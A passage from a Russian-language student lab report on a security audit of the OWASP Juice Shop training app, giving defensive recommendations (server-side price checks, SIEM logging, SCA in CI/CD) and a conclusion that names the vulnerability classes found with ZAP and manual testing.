3. Пересчитывать все критичные поля (цена, скидки, валидность купонов) на сервере из БД
4. Создание надежной системы логирования, мониторинга и проведение аудитов. Логировать ключевые события в стандартизированном формате, который бы нес достаточно информации для принятия решения о ситуации. Хранить логи централизованно при помощи SIEM-инструментов. Настраивать уведомления о нестандартном поведении пользователей на основе логов
5. Проводить постоянные проверки зависимостей при помощи SCA. Внедрить эти инструменты в CI/CD

Вывод

В результате выполнения лабораторной работы был проведен аудит тренировочного веб-приложения OWASP Juice Shop. Были использованы как средства автоматического тестирования безопасности ZAP (Zed Attack Proxy), который нашел немало уязвимостей (SQLi, отсутствие важных заголовков безопасности), так и ручное тестирование, при котором удалось найти еще больше уязвимостей (XSS, падение приложения при одном HTTP-запросе и другие). Найденные угрозы были проанализированы по модели STRIDE, а также была создана DFD диаграмма наглядно, показывающая потоки данных и места найденных уязвимостей в системе. На основе найденных и проанализированных уязвимостей были сформированы некоторые рекомендации по устранению проблем в системе.